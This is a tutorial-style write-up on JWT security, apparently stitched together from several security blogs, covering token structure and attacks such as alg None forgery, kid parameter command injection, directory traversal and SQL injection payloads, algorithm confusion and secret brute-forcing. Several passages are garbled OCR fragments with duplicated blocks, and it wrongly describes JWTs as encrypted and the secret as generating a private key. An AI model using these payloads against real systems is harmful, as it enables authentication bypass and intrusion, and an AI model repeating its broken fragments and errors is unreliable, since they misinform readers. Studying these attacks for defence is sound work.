

JWT HACKING



EYJHBGCI0...RS...61KPXVCJ9.
EYJZDW110...10MT...KWIWIBMFT
ZS161KPVAG4GRG...WIAWT01J0XNTE2MJ
MSMDIYFQ.RN...HD...XT37FC1JB1DJH
06KJVPAG4N...AZ2GWBKQK



Before getting into JWT hacking first **we have to understand the concept of private key , public key , Json web token , state less , stateful , authorization and authentication .**

Asymmetric Cryptography – uses public and private keys to encrypt and decrypt the data .

Public key : a key that is shared openly.

Private key : a key that is kept confidential .

The data that is encrypted by the public key can only be decrypted by the private key which the user has.

Public keys supposed to be shared and private keys has to be kept confidential even jwt works similar to this .

Stateless – a stateless process or application dose not retain information about the user's previous interactions. There is no stored knowledge of or reference to past transaction. Each transaction is made as if from scratch for the first time .

Stateful – application and processes allow to store , record and return to already established information and process over the internet. It keeps track of each user session and maintains information about the user's transaction and past requests.

JWT is a Stateless mechanism

The user who has the jwt token that user has the permission to access the resources or login.

Now what happens if this token gets into wrong hands ???

This is how JWT has been designed and don't worry its fully secured .

WHAT IS JWT ?

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c

JSON Web Token is a encrypted token it's a collection of random numbers and letters. It is commonly used standard for securely transmit information between a client and server.

JWT is used for authentication and authorization.


Authentication is just verification of the user like - user_id, email, password etc it checks whether the given user id and password is correct or not , if its correct then the user has been authenticated.

Authorization – once the user is authenticated the user can't use each and every resource of the application for example

he can't get access to admin page or any other sensitive information of the application , each and every user has some restrictions now that is authorization.

JSON WEB TOKEN STRUCTURE

Structure of a JSON Web Token (JWT)



SuperTokens

Json takes your data encrypt it and who can decrypt is decided in the server , it is encrypted by encryption algorithm there are many encryption algorithms like HS256, RS256, ES384 etc but most commonly used is HS256.

The token is divided into 3 parts –
Header ,Payload and Signature

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

more important than
kept for short time expiry ,
time .

The part is created by taking the payload, a secret, and signing them in the header.

be used, the signature will be

```
ed(header)+"."+base64UrlEnc
```

ed by joining base64URL
ne signature with dots. A

XVCJ9.eyJ1YWQqOilxMzM3li
NBZG1pbil6lnRydWUifQ.sUV1
FKLUX7pej5Eo

your -256-bit-secret is responsible for generating private key . The information could be only decrypted by this secret key and this key is secured in server .

This is how JWT works .

VERIFY SIGNATURE

```
HMACSHA256(  
    base64UrlEncode(header) + "." +  
    base64UrlEncode(payload),  
    your-256-bit-secret  
) ☐ secret base64 encoded
```

Use case

On the client-side, tokens can be stored in **two different ways** : **stored in a cookie, or stored in the sessionStorage (or localStorage) of the browser**. Each of these two methods have their own pros and cons, in terms of security and functionality.

Token stored in the sessionStorage or localStorage of the browser

If the token is stored that way, then it will have to be included in every request sent to the server, for instance with a header "Authorization: Bearer <token>". That solution is really great for applications with a front-end written in JavaScript that communicates with the back-end through Ajax requests. Also, that solution natively protects the application against CSRF attacks considering that the token is unpredictable and cannot be retrieved by an attacker. Of course this last point is only valid if all sensitive requests use that JWT token.

However, since the token must be made available to the

JavaScript application, it will be exposed in case of XSS vulnerabilities and might be stolen.

Token stored in a cookie

When stored in the browser's cookies, it is possible to set the "HttpOnly" flag (and "Secure"), to get protected against token theft in case of XSS attacks. The drawback of this implementation is that no CSRF protection can be expected from the token. Indeed, the token is automatically sent with the cookies (and therefore with any CSRF attack request). Although that implementation remains "stateless", it does not offer a seamless integration across different applications on different domains. Cookies are attached to a domain (or sub-domain) and cannot be used by another application hosted on a different domain.

Common JWT vulnerabilities

JWT, or JSON Web Token, is an open standard (RFC 7519) used to exchange security information between a client and a server. Due to its popularity, JWT attacks are one of the most exploited vulnerability by attackers. Each JWT contains base64 encoded JSON objects. A cryptographic algorithm is used to sign JWT tokens to ensure the token's integrity and protect against JWT attacks.

JSON Web Tokens were designed to be flexible and future-proof, leaving a lot of room for adaptation to a variety of use cases and requirements – but also a lot of room for mistakes in implementation and use. **Here are some typical vulnerabilities that can be introduced when working with JWTs.**

Failing to verify the signature

Many JWT libraries provide one method to decode the token and another to verify it:

- `decode()`: Only decodes the token from base64url encoding without verifying the signature.
- `verify()`: Decodes the token and verifies the signature.

Sometimes developers might mix up these methods. In that case, the signature is never verified and the application will accept any token (in a valid format). Developers might also

disable signature verification for testing and then forget to re-enable it. Such mistakes could lead to arbitrary account access or privilege escalation.

For example, let's say we have the following valid token that is never actually verified:

```
{
  "alg": "HS256",
  "typ": "JWT"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": false
}
```

An attacker could send the following token with an arbitrary signature to obtain escalated privileges:

```
{
  "alg": "HS256",
  "typ": "JWT"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": true
}
```

Allowing the None algorithm

The JWT standard accepts many different types of algorithms to generate a signature:

- RSA
- HMAC
- Elliptic Curve
- None

The None algorithm specifies that the token is not signed. If this algorithm is permitted, we can bypass signature checking by changing an existing algorithm to None and stripping the signature. Let's start with our expected token:

```
{
  "alg": "HS256",
  "typ": "JWT"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": false
}.SIGNATURE
```

Encoded and signed, the token will look like this (signature in bold):

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bm90b2UuLCJ1c2VyX25hbWUiOiJqb2huLmRvZSIsImIzX2FkbWluIjpmYXxzZX0.fSppjHFaqlNcpK1Q8VudRD84YIuhqFfA67XkLam0_aY
```

If None is permitted as the algorithm value, an attacker can simply use it to replace the valid algorithm and then get rid of the signature:

```
{
  "alg": "None",
  "typ": "JWT"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": true
}.
```

Though now unsigned, the modified token will be accepted by the application:

```
eyJhbGciOiJIb251IiwidHlwIjoiSldUIn0.
eyJ0eXB1IjoiSm90biBEb2UiLCJ1c2VyX25hbWUiOiJqb2huLmRvZSIsImIzX2FkbWluIjp0cnVlfQ.
```

That is why it is important to not accept tokens with None, none, NONE, nOnE, or any other case variations in the alg header.

Attacks against JSON Web Tokens

kid parameter injections

The JWT header can contain the Key Id parameter kid. It is often used to retrieve the key from a database or filesystem. The application verifies the signature using the key obtained through the kid parameter. If the parameter is injectable, it can open the way to signature bypass or even attacks such as RCE, SQLi, and LFI.

To see this in action, let's start with the following valid token:

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "key1"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": false
}
```

If the kid parameter is vulnerable to command injection, the following modification might lead to remote code execution:

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "key1|/usr/bin/uname"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": false
}
```

kid parameter injection + directory traversal = signature bypass

If an application uses the kid parameter to retrieve the key from the filesystem, it might be vulnerable to directory traversal. Then an attacker can force the application to use a file whose value the attacker can predict as a key for verification. This can be done using any static file within the application. Knowing the key file value, the attacker can craft a malicious token and sign it using the known key.

Continuing with the previous JWT example, an attacker might try to insert `/dev/null` as the key source to force the application to use an empty key:

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "../../../../../../../../dev/null"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": true
}
```

If directory traversal to `/dev/null` succeeds, the attacker will be able to sign a malicious token using an empty string. The same technique can be used with known static files, for example CSS files.

kid parameter injection + SQL injection = signature bypass

If an application uses the kid parameter to retrieve the key from a database, it might be vulnerable to SQL injection. If successful, an attacker can control the value returned to the kid parameter from an SQL query and use it to sign a malicious token.

Again using the same example token, let's say the application uses the following vulnerable SQL query to get its JWT key via the kid parameter:

```
SELECT key FROM keys WHERE key='key1'
```

An attacker can then inject a UNION SELECT statement into the kid parameter to control the key value:

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "xxxx' UNION SELECT 'aaa"
}.
{
  "name": "John Doe",
  "user_name": "john.doe",
  "is_admin": true
}
```

If SQL injection succeeds, the application will use the following query to retrieve the signature key:

```
SELECT key FROM keys WHERE key='xxxx' UNION SELECT 'aaa'
```

This query returns aaa into the kid parameter, allowing the attacker to sign a malicious token simply with aaa.

To avoid these and other injection attacks, applications should always sanitize the value of the kid parameter before using it.

- **JWT token expiration**

The “exp” payload in JWT is used to check the expiry. If a token doesn’t expire, it is possible that an attacker can masquerade as the victim if they are somehow able to steal the token.

For this, capture a JWT token and try to use it after the token has expired. If the application still accepts it, this is a security issue.

- **HMAC algorithm**

HMAC and RSA are two most common algorithms used in JWT . HMAC works on the principle of symmetric encryption while RSA used assymetric encryption. To preserve integrity, the secrecy of secret key in HMAC and private key in RSA must be maintained.

Now, suppose a token was signed with RSA private key and verified using RSA public key. An attacker might change the **alg** to **HMAC** and use the public RSA key to sign the forged token. If the application still verifies it using the public RSA key, we have successfully tampered the token.

- **Brute-forcing JWT token**

It is also possible to brute force the JWT token if a weak secret key is used. Upon successful brute force, we can use the obtained secret to sign the token again using jwt.io with forged input. JWT-cracker can be used to crack the token.

Usage: "jwt-cracker".

- **Improper signature verification**

Sometimes the developer can ignore signature verification i.e the signature is never verified at the backend. This way, an attacker can provide any random token with forged values to bypass the authentication mechanism.

Drawbacks of JWT tokens

The JWT standard has its own issues :

- If a user account needs to be blocked or deactivated, the application will have to wait for the token to expire in order for the lockout to be fully effective.
- If a user needs to change their password (for instance in case of account hijacking) and if an authentication has been performed beforehand, then a token generated with the previous password will still be valid until expiry.
- No “refresh” token is specified by the standard implementation. On expiry, the user will therefore have to re-authenticate.
- It is not possible to destroy a token without breaching the “stateless” aspect of JWT tokens : Even if the token is deleted from the browser, it is still valid until expiry, so no real logout is possible.

To deal with these challenges, some JWT libraries add a layer above the standard specification and allow refresh token mechanisms as well as some features like forcing a user to re-authenticate, if need be.

Conclusion

JWT tokens are spreading over the web, mainly on applications relying on a (heavy) frontend and where users have to use a single account on different platforms. From a security point of view, JWT tokens have quite a good architecture but have some drawbacks that developers need to have in mind before integrating them into an application. It is very important to keep in mind that the security of the whole thing relies on the algorithm and private key used to sign tokens. Choosing a strong algorithm and key, and keeping the key in a safe place is therefore an important consideration.

To prevent JWT vulnerabilities, developers should follow best practices and use trusted JWT libraries rather than rolling their own implementations. To minimize the risk of attackers chaining JWT attacks with other vulnerabilities, you should also use a high-quality vulnerability scanning solution to find weaknesses before they can be exploited by cybercriminals. A modern DAST tool like Invicti can identify JWT vulnerabilities alongside thousands of other issues, making it a crucial part of any application security toolbox.

References

<https://www.invicti.com/blog/web-security/json-web-token-jwt-security-sven-morgenroth-pauls-security-weekly/>

<https://payatu.com/blog/jwt-attacks/>

<https://www.vaadata.com/blog/jwt-tokens-and-security-working-principles-and-use-cases/>

<https://datatracker.ietf.org/doc/html/draft-ietf-oauth-jwt-bcp-07#page-4>